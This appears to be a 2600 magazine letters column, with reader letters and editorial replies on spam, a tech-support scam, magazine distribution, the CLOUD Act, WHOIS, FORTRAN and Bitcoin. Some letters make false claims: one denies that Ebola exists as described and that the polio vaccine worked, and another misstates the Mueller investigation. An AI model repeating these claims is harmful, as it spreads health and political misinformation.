A few months later near New Year's Eve I met a girl and we exchanged numbers and began talking and texting. At some point in the conversation, she notices that all my calls and texts say "Remote" and it is only for my number. She asks if I'm hacking her phone. I play it off, and fortunately she believes me. So here is a second time I catch law enforcement spying on me.

And finally, three weeks ago, I get the flu for about two weeks and I send some texts saying that I'm feeling really down. When I finally got back to the chiropractor, I see the cops waiting for me as I drive up. After three weeks in a row of the cops waiting for me, I had enough of this and decide to go to another chiropractor.

If I had been sending angry, violent texts, I would understand this behavior, but in fact my phone activity has been just the opposite. I repeatedly talk about nonviolence (having some kinky fun with a dominatrix isn't real violence in my book), I have texts where I talk about getting $200 out of an ATM and give it to every homeless person I could find. I have texts where I talk about a food pantry I volunteer at (incidentally, I'm almost sure they contacted someone I know at the food pantry, can you believe that!). This is not some abstract threat of spying, this is straight out of *1984*.

I can only summarize that the notion of nonviolence is philosophically incomprehensible to law enforcement agents. They have chosen violence as an acceptable means of conduct and are thus on a slippery slope that requires more and more intrusion into the lives of others for some perceived greater good, when in the end it is all for naught. Their fretting and violence can't stop the inevitable sickness, aging, and ultimately death that

we all face.

victor

Well, that got extra dark real fast. We look forward to the next installment of this tale, which all seems to center on that chiropractor. We'd also like to know if you ever sent us that photo of the payphone.

Dear *2600*:

We are currently having some issues with the coordinator of our local *2600* group. He has made a series of threats of physical violence involving baseball bats to a number of individuals on the IRC server. This has lead to a splintering of the group. I have set up another channel to allow individuals to have conversations without threats or neo-Nazi postings.

Please can you hold off making any changes to our entry for the next couple of months? I am hopeful that this will resolve itself when tempers cool down, but we have seen a series of escalations of threats and infrastructure being closed/frozen to cause stress to members.

I arranged the mid-month meetings and brokered an initial peace between the parties, which was then broken by the coordinator. So please leave the entries as they are, and resist any attempts to remove them.

Thanks in advance.

Name Redacted

We eliminated all references to names and locations to avoid your meeting being condemned, ostracized, and ridiculed by everyone else. We don't need this kind of crap anywhere and will gladly delist the meeting if it continues. No one person runs things at any of our meetings. People are free to come and go as they please and converse with whomever they wish. Those who are disruptive or in any way threatening don't reflect these values and should not be welcome. The local group must work together to ensure a peaceful and welcoming environment and if, for whatever reason, they are unable to do that, we cannot endorse the meeting, regardless of how big it is, where it is, or how long it's been in existence. Finally, let's not let IRC spill over into real life. We've long since learned that people take on personas online that don't necessarily reflect who they are in person. It doesn't excuse hateful, discriminatory, or threatening speech, but we need to step outside of the social media bubbles and interact as actual humans. If this isn't possible, then neither is your meeting.

Visibility

Dear *2600*:

I was recently browsing through Hackstory's website and after that I bumped into yours. I do check out reputation of sites I usually buy from and compared yours with Hackstory.

I noticed that 2600.com lose more visitors instantly on the first page based on info from SimilarWeb by 36.58 percent. Actually, I was a bit confused, too, and nearly left. We've helped companies like Hackstory turn two times more new visitors into sales and drive customer acquisition costs down by 62 percent by using a few ideas on their website.

I have at least three ready-to-use ideas for 2600.com, too. When do you have seven minutes to discuss whether these are good fit for you?

Kata Gazso
CRO Specialist Executive

We had six minutes the other day, but it's anyone's guess when we'll have seven. Such a shame, as we really wanted to discuss that 36.58 percentage figure. Losing visitors instantly is kind of our thing and we need for that number to be much higher. We have no idea who SimilarWeb is, nor do we really care, but do send our best to whatever Hackstory is as they continue to prosper under your care.

Dear *2600*:

I have seen and bought your *2600* magazine for years now at Barnes and Noble in Oklahoma City (about NW 60th and May Avenue). They are openly displayed and are for sale with no restrictions or fanfare. I've seen them there for over ten years now. Here is a photo of them that I took with my phone in December.

Bruce

And they are now this issue's featured store. We hope this helps them to sell out of the current issue.

Dear *2600*:

I put a few items into the cart on your website and proceeded to check out. I was struggling a bit, so I checked out on SimilarWeb how your experience compares to similar sites like Hackstory.

Do they provide a much clearer journey for their customers to buy products by their interest? It would be fun and probably lucrative to help wandering visitors purchase what they want. Actually, we help all Shopify stores keep their customers in the transaction by delivering personalized messages to them based on what they have looked for while onsite.

I have a couple of ideas that produced 58.09 percent increase in blog referral traffic. We can try these out easily to see whether it is a good fit for you, too, and even can drive your acquisition costs down by up to 62 percent in the long run.

When is the best time for you to have a six or seven minute call to see whether it is something that 2600 Enterprises, Inc. can benefit from?

Kata Gazso
CRO Specialist Executive

You seem obsessed with us. Look at all the work you've done so far. This can't possibly be spam because it's so personalized. And automated spam would never make mistakes like saying Hackstory's store is easier to navigate than ours. We never heard of them and can't even find their store, let alone navigate it! But at least

you're willing to talk with us for only six minutes now. We'll see what we can do.

Dear 2600:

We plan to screen documentaries about the history of hacking and *Freedom Downtime* would be a very interesting choice for us.

Would you grant us permission to screen your movie? And what would be your terms for such a screening during a noncommercial event?

I remain at your disposal should you require any additional question or information.

JG

You can still get a double DVD copy of our documentary at store.2600.com (assuming you're able to navigate it without the confusion the previous writer had). Anyone can screen it anywhere at any time. Those are our terms and we won't change them for anyone.

Dear 2600:

You used to have a list of places where you could buy *2600* at a regular brick and mortar store, but I can't find it. Can it only be bought digitally or ordered directly from your site? I was hoping to find a place in Sweden or Norway to buy a copy.

Dokter

This remains a topic of frustration for us as well. It's likely you won't be able to find a copy in a store overseas, since it's incredibly difficult and expensive to be carried there. On those occasions where we've managed to do this, we either wind up not getting paid or actually owing money due to the poor terms we get. As for a listing of places in the United States and Canada, this is something our distributors need to share with us so we can share it with you. In many cases, this information is treated as a trade secret that we're not allowed to have. We'll keep trying to get a comprehensive list. We can say with certainty that we're carried in every Barnes and Noble store in the United States and, last we checked, Chapters in Canada. We are open to supplying any store domestically that expresses an interest.

Dear 2600:

2600.com confused me. I was looking for sites providing/selling event tickets and bumped into yours, too. I clicked but your user journey confused me as it does with others, too, based on SimilarWeb.

Not only me, but 36.58 percent of your visitors leave less than 0:01:08 seconds and go to hackstory.net. This must cost you a lot of money if you put lots of efforts into creating content or paying for ads. We have a few brilliant ideas to stop this madness that has worked with 5967 other sites, like Hackstory or phx2600.org, too.

Kata Gazso
CRO Specialist Executive

Well, now you're just talking shit. You expect us to believe you were "confused" by our website, so you went to a completely different site that doesn't even offer what you claim to be looking for? Are we supposed to be frustrated by the appearance of "hack" and "2600" in these other sites, one of which is an outlet for our own monthly meetings?

You may fool countless companies and others on the net with your overly specific and fake personal contact, spam following up on spam, etc. You are on notice. Of course, you are also a machine. If you persist, you will be a stressed out machine. Hoping to never hear from you again. But, of course, we all know that's just wishful thinking.

Dear 2600:

I received the message "Your connection is not secure" when going to your site. Why? (The image is attached.)

Albert

Every subdomain of every domain requires an SSL certificate in order to be deemed "secure" and there just aren't enough hours in the day to cover all the ones we have, considering certificates are constantly expiring and being renewed. You're using one (www.2600.net) that we don't publicize. You will have a secure connection to the exact same site by using www.2600.com or 2600.com.

Dear 2600:

I just wanted to give you a quick update on the availability of the latest issue in my area.

I've been checking the Barnes and Noble in Plymouth Meeting, Pennsylvania for a number of weeks now. As of today at 2:30 pm, they still did not have the Spring issue in stock. They are displaying the Winter issue instead.

I also have been checking my local Micro Center in St. Davids/Villanova and they also do not have the latest issue available. They usually lag behind the local Barnes and Noble, but they should have it by now. They are also displaying the Winter issue.

I will check back with them both in a week or two. I hope they can work out the kinks in getting your magazine to the shelves.

Keep up the great work! I can't wait to read the Spring issue.

LC

Unfortunately, a number of people had to wait for the Spring issue, as there were major problems with new shipping methods being used by certain stores along with our distributor, resulting in up to a month of lost sales for us. This kind of thing is incredibly frustrating as we're powerless to do anything about it.

Dear 2600:

I cut to the chase: SimilarWeb says that 36.58 percent of your visitors jump over to sites like Hackstory and spend their money there instead. I can show you 30+ of case studies of sites like phx2600.org how we stopped such exodus and retained at least 57 percent more visitors on their Shopify store and turned them into buyers.

I wanted to discuss in a seven minute Skype call whether it is something that 2600 Enterprises, Inc. can benefit from, but first, you probably want to check "how" you can lift your sales. So just click here to learn more: www.optimonk.com/shopify-stores.

Talk soon.

Kata Gazso
CRO Specialist Executive
Email: kata.gazso@optimonk.com
Tel: +1 415 800 4445

You might be talking soon, but not to us. We suspect you will shortly be getting quite a few calls from people who are curious about your services and business practices.

The amount of unsolicited mail we keep getting from you is staggering, and all of it is "personalized" to make it seem like you actually know something about us or the other sites you claim to be working with. As technology keeps improving, it becomes more and more difficult to tell when you're dealing with humans or with algorithms. But there are always warning signs. In this case, there were several. Why would these people be emailing our letters department to help improve our sales? Why did they refer to other companies who aren't competing with us in any way, but have names that might make it appear as if they do? Why the repeated emails at a rate no sane human could keep up with?

If we didn't have experience in the field - or had received a whole lot less email - we might have been fooled into responding and being pressured into buying something we had no need for. The sad fact is that people are taken in by this sort of thing all the time, some far worse than others. And soon, you won't even be able to tell if you're actually speaking with a human on the phone. That means we can count on seeing more sophisticated spam attempts in the future. It also means we can count on people believing we're also computers on the phone when we're not. Fun times ahead.

Dear 2600:

It is my great pleasure to confirm to you that new dates for Sudan Poultry Expo, 10th Session will be on 20th to 23rd February 2019, at Khartoum International Fair Ground and on schedule. SPE is a major specialized event dedicated to development of poultry, livestock, and agricultural production in Sudan and Africa, with animal number exceeding 140 million cattle, one of the largest in Africa and the Middle East.

Osama Mustafa

We'll spare you the rest of this lengthy email, which went into great detail about what we can expect at this poultry expo. (It's actually gotten a number of us enthused enough to consider going.) This is the kind of spam we truly don't understand. There's no link, offer, or request for money - just info on an event we've never expressed any interest in and which is about as far removed from anything we do as we could imagine. And now we feel as if we're somehow a part of it.

Dear 2600:

This is sort of an "off" question, but what's your take on a private company branding themselves as "2600 Security?" Specifically, the website 2600.dk used to represent the Danish hacker community, but the domain has since been sold. The new ownership claimed to want to re-launch the site as a hacker community, but now appears to be launching a private security firm with a registered business under the "2600 Security" moniker. I'm sure there's no legal recourse or even a need for it, but what's your take on people using the name/brand?

Curious

It's misleading at best. There's not a whole lot more we can say, other than to point to this as a reason why you should never let domain names expire.

Being Alert

Dear 2600:

Yesterday my computer was hacked by a Microsoft alert from Windows regarding a virus alert and I was asked to call 1-833-886-5888 and to not turn off my computer, which is on an Internet, TV, and landline service

that I recently purchased from Optimum, a subsidiary of Altice USA, Inc.

Frankly speaking, I am a veteran (U.S. Army) and senior citizen, as old as Pope Francis (aged 81), and grew up as an "analog person" and not a "digital person" who is computer literate. However, I still have the intellectual curiosity to purchase your very meaningful and worthwhile magazine at Barnes and Noble where I am a "member."

The article by Doc Slow ("Russian Diatribe") caught my attention because he mentions Microsoft operating systems from which some "hackers" who say they are from Microsoft actually hacked my computer and wanted me to pay a fee to unlock this virus which they actually alerted me to and told me not to turn off my computer and immediately call 1+833-886-5888. Frankly, I recognized that this was a con job and turned off my computer and refused to follow up on any of their computer crisis baloney and I somehow got my computer up and running, as you can surmise from the fact that I am writing you this email, incidentally with no customer service from Optimum/Altice nor without having to pay the supposed representatives of Microsoft/Windows for their unwanted/expensive answers to the virus hacking my computer.

Your author specifically mentions that Microsoft is the most insecure OS (I hate initials, but I believe he means Operating System) and that it is specifically targeted by malware authors, state-sponsored or otherwise... etc., etc.

I wish your magazine continued success and even though I do not fully understand what the heck is going on in the new 21st century digital world of hackers and leakers, I have had my Chase/JPMorgan bank account hacked twice and Chase has had my Chase account number changed twice, both last year and this year in order to stop the pilfering of my bank accounts by very clever "malicious hackers" who utilized PayPal, etc. to steal money out of my Chase accounts.... However, I am happy to report that Chase/JPMorgan, after investigating my complaint, made full restoration to my account of the hacked/stolen money (more than one thousand dollars). They take a little amount at first and, once they get hooked in, they increase the amounts they steal from small amounts to larger amounts. All bank customers should be alerted to the fact that they should review their bank statements on a monthly basis, line-item by line-item, to make sure that the electronic withdrawals are correct. You have to review your bank statements very carefully and do a forensic financial accounting to make certain you're not being pilfered or robbed out of your money!

Frankly, I believe that hackers who only speak "digital" should learn to accommodate senior citizens/veterans with more "analog" words and language because most seniors simply do not comprehend or understand the "digital world of words" of this new and complicated new age.

Esteban

First off, congratulations on triumphing over the potential fraud you've been subjected to. Simply by paying attention and recognizing when something didn't quite seem right, you were able to save yourself considerable expense and inconvenience. So many people can learn from this example.

The divide between those who create, understand,

and prosper in today's digital world and those who feel left behind is not insignificant. It should never be minimized, mocked, or ignored. Everyone lives in a world with their own self-defined borders and those who choose to embrace other elements of life that don't necessarily include the latest developments in technology are no less worthy of its benefits - and certainly no less intelligent than those heavily into these technologies. After all, what good is the technology if it only works for a select few, or even a select many? We need to develop fail-safes and methods of protecting those who, for whatever reason, are unable to protect themselves. Your words serve as a bridge between these worlds and that is a true talent. We need more such voices and the rest of us need to listen and engage them more frequently.

The phone number that showed up on your computer is well documented as a scam. It has nothing to do with Microsoft. The fact that the fake alert showed up in the first place on your computer tells us that you might have had malware of some sort on your system. You need to run a full scan using a legitimate malware detector (Avast, AVG, Norton, etc.) and remove it. It's also possible that you have no malware and that this was simply a programming trick originating from a web page, making it look like you were infected when you were not. Either way, the scam involves giving the people at that phone number access to your machine so they can install truly malicious software and cause real damage, leaving you with no choice but to pay them. You may also get a phone call from someone claiming to be from Microsoft or equivalent wanting to "help" you with your system. This is always a scam, so never give people you don't personally know this kind of access. Instead, try to waste their time by telling them you have a Mac or something.

Your instincts have served you well. Don't ever think you're not computer literate because your actions and observations show that you can hold your own in cyberspace.

Dear *2600*:

As Fry from *Futurama* says, "Not sure if *2600's* messing with me or if it's just a misprint..."

Dear Mr. (or Miss or Mrs.) The Prophet, I recently received the Spring 2018 issue of *2600*. It's always a toss-up between which I read first, the "Telecom Informer" or the letters. This issue I planned to read "Telecom Informer" first, but alas, you were not there. There was a moment I thought you decided to end your tell-all. I checked the Communiques page and your residence was listed as page 13. To the page numbers I went... 5, 7, 9, 19, 21, 23, 25, 19, 21, 23, 25, 27... I never found page 13. I even checked the envelope. Of course, my first thought was printer error. The magazine always seem to have issues with the printer (remember the inky-thumbprints issue?). But then the little voice in my head said "it's a trap!" So I thought I'd write. Then I realized I never told you about my visit to Central Office. I looked around for you but didn't find you. Instead, I listened to a bank of drop switches and tried to imagine the hum from several banks filling an entire floor of the building. It was dazzling in my head. I puzzled over the geography of the letters in our local phone numbers. MAin and BRoadway seemed to be popular, but I decided mine would be YUkon. I also found my grandpa's address in the phone book at the phone booth. I considered calling, but he passed away some time ago. Anyway, I'm not sure if there is anything

that can be done about the oddity of my Spring 2018 issue. Any assistance you could provide would be greatly appreciated. I hope you have a fabulous quarter.

Emily

Whenever such a catastrophe occurs, we always like to get our hands on the issue in question so we can wave it in the faces of those responsible and act all self-righteous. In addition, we will send you a replacement and additional stuff for your trouble.

Dear *2600*:

The Cloud Act which was signed into law on March 23rd of this year is another nightmare for privacy rights. The Cloud Act allows law enforcement from other countries to access communications of American citizens whether it's email and Internet content and/or telephone calls. In giving access to American citizens' form of communications to foreign entities, it's giving them power to maybe charge an individual from the United States for a specific crime that otherwise would probably be off limits. This opens up the floodgates to do so. American citizens have our own judicial process/procedure and allowing foreign entities the power to sweep up communications totally goes around this very judicial process/procedure which is in place to protect rights such as free speech and privacy among others, but now is at the mercy of countries who shouldn't be given direct access to an individual's communications from here. American citizens' protections are eroded by giving foreign powers access to communications and this piece of legislation should have never been introduced or signed. Hopefully at some point it will be repealed, but the odds of that happening are probably long. The Cloud Act is a huge mistake.

Bill Miller

We don't believe foreign entities should sweep up our communications nor have the ability to arrest us. But we also believe this when our country is the foreign entity, something our government seems to believe shouldn't apply. And as long as they decide they're in the right to do this, we can't in good conscience say any other country shouldn't have that same power. But none of this really has anything to do with the Cloud Act, which we agree is a big mistake. But it's not foreign governments that will be given access to our data - it's our own government once again, which will make agreements with foreign governments and bypass the Fourth Amendment since the data isn't on U.S. soil. Conversely, it's feared that the U.S. government would be overly helpful towards some of these foreign governments by providing them with data on their own citizens that happens to be stored on servers in the United States. Basically, citizens all over the world lose due to the extra power our own government feels they're entitled to.

Requests

Dear *2600*:

I would like to thank the whole *2600* team who work hard to publish this beautiful magazine. It is out regularly, four times a year, every year. Hats off to you guys, the readers really enjoy it. On a different note, I would like you guys to promise that, forever and ever, the current paper format will be kept so long as a paper version is a published. This is just in case you ever imagined (again or ever) any form of alternative, new way of stapling, or whatever. So please, do you promise?

I write to share the following idea: would you consider releasing an ISO image of the original *Freedom Downtime* DVD in the *2600* store, or offer some form of download of it? The goal here would be to help preserve (and share with the world) the original subtitles' tracks of that DVD. I remember that in the months prior to the film's release, I helped *2600* translate *Freedom Downtime*. I found that experience was a truly collaborative and international effort. How nice to have participated. I am thinking that the result of those efforts could be shared more widely, and where better than having *Freedom Downtime* hosted at 2600.com?

And for the readers actually curious to see *Freedom Downtime* and read subtitles translated in a non-English language: please, oh please, do *not* use the Tube's subtitles... they can only suck. I encourage anybody to find a copy of the DVD for the best, and the most varied, choice of subtitles.

Some Buddy

This is a great idea and we would love nothing more than to implement it. However, we would likely run into issues with music rights and copyright that we had clearance for when the film was released onto video media, but which would be different for a downloaded version. It's insane and unfair, but that's how the laws currently work. That said, we will not stand in the way of anyone who wishes to do this.

And yes, we will keep the current format for future printed editions, staples and all. Nobody ever really seemed to care about that with so much intensity.

Dear *2600*:

I was on this page of your site - www.2600.com/hacked_pages/1999/11/www.es.anl.gov/index.html - when I noticed you have a link to Four11 (www.four11.com/) which it seems is now offline.

Perhaps you could replace this link with one to our company? I think this will be useful for your visitors because we have a people search and background check feature that is a good alternative to Four11.

Joseph

You don't really get the purpose of a hacked website archive, do you? It's not to replace defunct companies with existing ones; it's to show what a hacked website looked like when it was hacked! Nothing more. If we start changing the links and companies referenced, it's not going to be much of an archive, is it?

Nice try, though. And we might have even revealed the name of your company if you hadn't become a pest with multiple emails on this subject.

Responses

Dear *2600*:

Here are some comments on "What Happens When WHOIS Data Is Made Public" by Victor in 34:4:

Victor suggested: you probably want "private." I do not think "private" should even be an option. Let's say all-about-frogs-dot-org [aafo] is "good people." Sadly, there are lots of not-so-good people who host websites. A public WHOIS helps me presume whether aafo is likely to be a safe harbor (assuming someone nefarious has not hacked aafo, the viewable registered persons are real, et cetera).

For what it's worth, I have more domains than the average individual who has one or a few. I get relatively little or no spam and I know how to use mail rules, whitelists, blacklists, et cetera. I avoid using spam filters because of too many false positives (bad) and too many false negatives (annoying). Somewhere in between Bashar al-Assad (evil war criminal) and Malala Yousafzai, I consider myself essentially a good person.

One of my current paid tasks is to vet business end users who desire access to a partner business website. For that, the tools I use include ip2config and domaintools. One of my main frustrations is "private" domains.

"Private" registration is much like that wall that the current POTUS wishes to build... it may keep out desperate good people looking for a better life; bad apples will find a way under, over, or around.

The real solution to spam is to seek out and block spammers from the Internet. There is a difference between spamming and marketing, so it's technologically possible to separate evil spammers from annoying marketers who act responsibly. Phone spam also can be solved technologically by preventing spoofing and enforcing do-not-call rules.

gerry

We see the value in both arguments. Privacy is a right that we all are entitled to. However, the whois function on the net is virtually useless now, whereas before it was a great means of knowing the trust level you should attach to a new domain that you were communicating with, either via email or through the web. One thing that is frequently forgotten: back in the days where every domain could be looked up to find out the owner, it was entirely possible to put in fake info. Oftentimes, that fake info was enough to answer the question as to whether a site was genuine or linked to some other entity, all without anyone's privacy being violated. Having the same "privacy guard" name show up in place of the registrant doesn't really answer the whois query. It does, however, give registrars the ability to sell yet another product and give the illusion of security. After all, you don't really think they will protect your privacy when the authorities come knocking, do you?

Dear *2600*:

Super happy with the PDF quality of *The Hacker Digest*. *2600* has been a part of my life for many years, so I am so happy you have chosen to make available past issues.

Once my tax return comes, I will be purchasing all back issues and lifetime sub (digital as well).

I want to make these available to my two sons as they get older.... Can't thank you and your organization enough. Best of luck, always.

Alexander

This is the kind of feedback that really motivates us. As we slowly deplete our supply of the old back issues on paper, it's great to know that they will live on digitally. It's also been a really cool trip down Memory Lane for us, as we explore what was going on in every year of our existence, not to mention finally explaining what all those old covers meant.

Dear *2600*:

Re: Historic Hacking (35:1) - it is true that FORTRAN is evil, so evil that nobody would have ever punched "for I = 1 to 10" on a card. Instead, it would have been something like "DO 3790 I = 1,10". This better

illustrates some of the true evility of FORTRAN. First, everything has to be in upper case. I remember helping a student who got a stream of error messages from a FOR-TRAN compiler. Everything looked fine on the printer that only did upper case, until I checked the source which was entirely in lower case (obviously not punched because punched cards only did upper case).

Even worse, the mysterious number "3790" would be the statement number of the CONTINUE statement at the end of the DO loop. If you duplicated a statement number, well, all bets were off. Your program would definitely fail, and it would take forever to find the cause in a large program with hundreds or thousands of line numbers. These line numbers were also frequently used with the even more evil GOTO statement, producing the famous spaghetti code so characteristic of FORTRAN.

Other subtle evilnesses of FORTRAN were the fact that the counter in a DO statement had to begin with the letters I, J, K, or L because all other variable names were implicitly floating point. And the loop could not start with 0, but had to start with 1 or higher (which leads to many off-by-one errors). And, finally, FORTRAN didn't care about spaces, so if you forgot the comma, the compiler would process it as DO3790I = 110, i.e., create a variable and assign it the value 110. Apparently a rocket once blew up because of this error.

No modern language has the concept of line numbers or goto statements. Well, not quite true. C does allow goto statements, but you must never use them (and C is not really modern either, but it still has some of its teeth). Basically, all the unique characteristics of FORTRAN are really, really bad ideas, quickly abandoned by all other language designers.

D1vr0c

And sometimes Memory Lane has its dark zones.

Dear *2600*:

In Alexander Urbelis's article, he is completely incorrect and I hope he is not an attorney, as if he is he would starve.

While Russia did try and hack systems, the stolen info has been proved to be an inside job according to the DNC internal investigation, not a Russian hack.

Both Mueller and Clapper (former intelligence director) have stated repeatedly that no voting machine was ever hacked and no vote was ever changed. And due to the ignorance of the FBI not following the rules, the new judge in the Manafort/Gates cases has demanded all the info from the FBI or she will overturn this and void any confessions as well as throw this out with prejudice, meaning it can never be filed again by any attorney: local, state, or federal. Not surprisingly, the same thing is happening with Flynn and Papadopoulos as the FBI rushed in before they had all their ducks in a row and they then did not turn over all the information to the accused as they are required to do under law. In fact, they hid some back even after a motion of discovery was made. And that is not only illegal, it is a surefire way to get a case thrown out of court or a conviction overturned. And they have not learned anything as while they took everything from Trump's attorney Cohen, they again took everything! Under a warrant, they can only take what is related to Stormy Daniels and everything else they must return or violate a sacred pillar of U.S. law, and that is attorney-client privilege. Over 500 attorneys from both sides of the fence and the last six U.S. Attorney Generals have

all said the exact same thing. If the judge refuses to do this, she can be arrested and charged and brought before a judicial review and lose her license, which would end her career as a federal judge. And let's not even start to speak of what will happen to the prosecuting attorney in this instance as his punishment will be ten times worse.

And the major problem with Urbelis's myth is that on April 10th, Mueller told the *Washington Post* that there was "no evidence of collusion or obstruction" which effectively killed his investigation, as this is all he was allowed to investigate under his orders given to him when he was appointed and we also had members of the House and Senate Committees looking into this say the exact same thing. To investigate anything else violates the Special Counsel regulations and laws, which means nothing outside of this can be used in any way, shape, or form. As a person who works in a law firm, Urbelis should know that nothing that is not on a warrant can be taken or used, and nothing that is found or taken outside the scope of a strict and narrow designated investigation can be used.

Therefore, Donald Trump *is* the legitimate President of the United States and Urbelis should cease trying to overturn the 2016 elections. Not to mention that his article had no business being printed in your magazine. I and others read your magazine for the articles on hacking and new hacks and so on. We get enough talking head hogwash by just watching the nightly news; we don't need to get it here as well. It's your magazine, but if I am allowed to put in my two cents worth, I would from here on out refuse to print political stuff in the Alt 2600 magazine and let the tinfoil hat crowd on both sides of the political fence hash it out on the Internet and keep your magazine true to its agenda, dealing with hacks and electronics, not harebrained conspiracies from the politics. If they want that, they can watch CNN or MSNBC or the idiots on Comedy Central.

Daniel

We can't help but notice that you left out Fox News. Regardless, we're real sorry if you don't like the talking points that surround this article, but none of that was even addressed in it. The real topic had to do with operational security and the methods Robert Mueller is likely using for communications. A hacker perspective on that is extremely relevant, focusing on such topics as encryption, two-factor authentication vulnerabilities, zero-day exploits, and the dangers of being connected to the Internet. Quelling that discussion because the mere acknowledgment of an ongoing investigation might offend someone's political beliefs is not what we do. You may perceive a political bias when certain facts are referred to, but that doesn't make them any less factual. There were indictments, there were guilty pleas, and there is a continuing investigation. Stating facts is not an opinion.

And when precisely did we become known as the "Alt 2600 magazine?" You know you're writing to an actual magazine and not an old Usenet news group, right?

Dear *2600*:

I just received a message about the message I sent to you. I haven't emailed you for two years, so if you have an inquiry from me, it's false.

Rocky

This happens now and then when someone's email address is forged, generating our auto-reply function and creating confusion like the above. We're sorry for that.

But why haven't you emailed us for two years?

Testimonials

Thoughts on Articles

Dear *2600*:

The article "Bitcoin or Bit Con? One Newbie's Adventures in Cryptoland" (35:1) misses the point of Bitcoin. Bitcoin is intended to be a currency, like the U.S. dollar or British pound, except one that is not controlled by any central authority. Satoshi's whitepaper makes it clear he was guided by libertarian philosophy that is opposed to central banks. Historically, libertarians looked towards gold as an alternative, but online attempts at gold-backed cyber currency (like e-gold) have failed due to being controlled by a central party who is either corrupt or is shut down by a government.

Yet the article's complaints wrongly treat Bitcoin as though it's meant to be an investment. For example, the author complains about a Bitcoin ATM's four dollar fee on a $40 purchase. This is high, but not much higher than the three dollar ATM fee charged by many major American banks. He then complains about a 0.16 percent fee on a "$5,000 trade," again using language like this is a day trading investment and comparing it to the commission on a discount broker stock trade. I only wish I could pay a 0.16 percent fee to change my U.S. dollars into cash euros when traveling abroad! I've never found less than a three percent fee. The 0.16 percent fee is quite a bargain when viewed as a currency exchange.

Bitcoin does have problems. One is volatility. This is due to lack of adoption, making it illiquid and volatile like penny stocks. Lack of adoption also means you just can't use it everywhere. Trying to make purchases in Bitcoin when your employer pays you U.S. dollars is analogous to earning U.S. dollars at work, but then trying to pay for everything in Mexican pesos or South African rands. That is the root of the problems the author experienced.

To make Bitcoin work, you need to be paid in Bitcoin and make purchases in Bitcoin. Due to the Free State Project movement, there are a few people in New Hampshire who do a lot of exchange in Bitcoin and come close to this, but until Bitcoin becomes ubiquitous, this will remain a vanishingly rare situation.

Unfortunately, since Bitcoin has a fixed amount of supply, making it ubiquitous will cause a massive spike in the price, as always happens when demand rises but supply cannot increase to meet the new demand. This mean volatility, which will scare people away and create a barrier to reaching the ubiquity it needs for widespread adoption as currency.

This is similar to the problem that plagued gold-backed currencies: as the price of gold rose and fell, the value of the currency whiplashed. Except Bitcoin is worse. With gold, when the price rises and falls, gold miners can adjust production to mitigate some of the fluctuation. Bitcoin cannot. People who work on alternative cryptocurrencies need to address this problem to have success. Perhaps the blockchain can track the value of its currency against some well established index and have the blockchain issue more or less currency to maintain a steady value?

David

Thanks for helping to shed some light on this most interesting phenomenon. We hope the discussion continues and that more ideas come forth. Regardless of how we feel about Bitcoin, it's hard to deny that it's a game changer.

Dear *2600*:

I have to respond to the article "The Free Flow of Information" by Daelphinux (35:1), because his choice of Ebola and polio as examples of the "essential function" of researchers in our society inadvertently makes the case for the opposite.

Where to start? Well, with Ebola, three articles[1][2][3] in the March 12, 1977 issue of *The Lancet* are the obvious place, because this is where Ebola was created. The science was terrible. One, for example, used one poorly preserved liver sample to draw the unwarranted conclusion that not only the woman from which it came had died from this new virus, but so did everyone else in this outbreak of hemorrhagic fever. Since then, the definition of Ebola has morphed so that all that is needed for a definitive diagnosis is (A) one symptom that is most likely not bleeding, (B) contact with an Ebola patient, and (C) a positive Ebola test. Bleeding is now a rare symptom. In a study of 44 patients from Sierra Leone, only one had this symptom.[4] And the tests are shockingly unreliable. In one study of healthy Africans in places where there was no current Ebola outbreak (and in some places where there never had been), scientists found that over 15 percent of people tested positive. In a paper that I recently had published, I showed that the symptoms of Ebola are so vague that they mostly overlap with the adverse reactions to an Ebola vaccine being tested in another really shoddy piece of research.[5]

Polio, by comparison, seems like a slam dunk, but it isn't. The last great U.S. epidemic was in 1952 when America suffered 37 cases per 100,000. The vaccine was tested on almost two million American children in 1954[6], of which less than one quarter were actually vaccinated. By then, the rate was down to 24 per 100,000, without the vaccine possibly being the cause of the decline. By the time vaccination started in 1955, the rate was down to 18, less than half the epidemic peak. Complaints were made that even by 1960, less than half the target population had been vaccinated,[7] but by now the rate of polio was down to 1.8, less than five percent of the epidemic peak.

But I know you're going to say that at least polio was eliminated, except in some "shithole" countries as a certain president might say. Unfortunately, that's not true. Consider that another name for what we know as polio is acute flaccid paralysis (AFP), which is only known as polio when the virus is detected, and is otherwise just called AFP. But to a paralyzed child, it doesn't make any difference what type of AFP caused their life to be destroyed. The World Health Organization collects statistics on both polio and AFP. And while they proudly note that the number of cases of polio have sunk to very close to zero, the number of cases of AFP have rocketed from 13,857 in 1996 (the first year

they started counting) to over 100,000 in 2011, and has stayed above 100,000 ever since.[8] And nobody seems to care, including almost all scientific researchers - probably because other causes of AFP are things like pesticide poisoning that are not likely to jump on an airplane and paralyze us westerners.

Scientific researchers do perform some important functions and have radically changed our society, in some ways for the better (communications technology, for example) and in some ways for the worse (nuclear bombs and other weapons of war). But Ebola and polio are certainly not good examples of the former.

[1] Johnson KM et al. "Isolation and partial characterisation of a new virus causing acute haemorrhagic fever in Zaire." *The Lancet*. 1977 Mar 12; 1(8011): 569-71.

[2] Bowen et al. "Viral haemorrhagic fever in southern Sudan and northern Zaire. Preliminary studies on the aetiological agent." *The Lancet*. 1977 Mar 12; 1(8011): 571-3.

[3] Pattyn S et al. "Isolation of Marburg-like virus from a case of haemorrhagic fever in Zaire." *The Lancet*. 1977 Mar 12; 1(8011): 573-4.

[4] Schieffelin JS et al. "Clinical Illness and Outcomes in Patients with Ebola in Sierra Leone." *New England Journal of Medicine*. 2014 Oct 29.

[5] Crowe D. "'Ebola Ça Suffit!' is not enough to Prove Efficacy of an Ebola Vaccine." *American Journal of Immunology*. 2017 Jul 4; 13(3): 165-72. thescipub.com/abstract/10.3844/ofsp.11329

[6] Francis Jr T et al. *Evaluation of the 1954 Field Trial of Poliomyelitis Vaccine. Final Report*. University of Michigan. 1957 Apr.

[7] Alexander ER. "The extent of the poliomyelitis problem." *JAMA: The Journal of the American Medical Association*. 1961 Mar 11; 175(10): 837-40.

[8] "AFP (Acute Flaccid Paralysis)/Polio case count." World Health Organization. extranet.who.int/polis/public/CaseCount.aspx

David Crowe

It's great to see our readers lend their fields of expertise to ongoing discussions. This may also be the first letter in our pages ever to have used footnotes!

Dear *2600*:

Re: "Hack(ed), the Earth" (35:2), I am genuinely worried that somebody who reads this magazine would have both Facebook and Google accounts and not know that a phone is, usually, not necessary to use them.

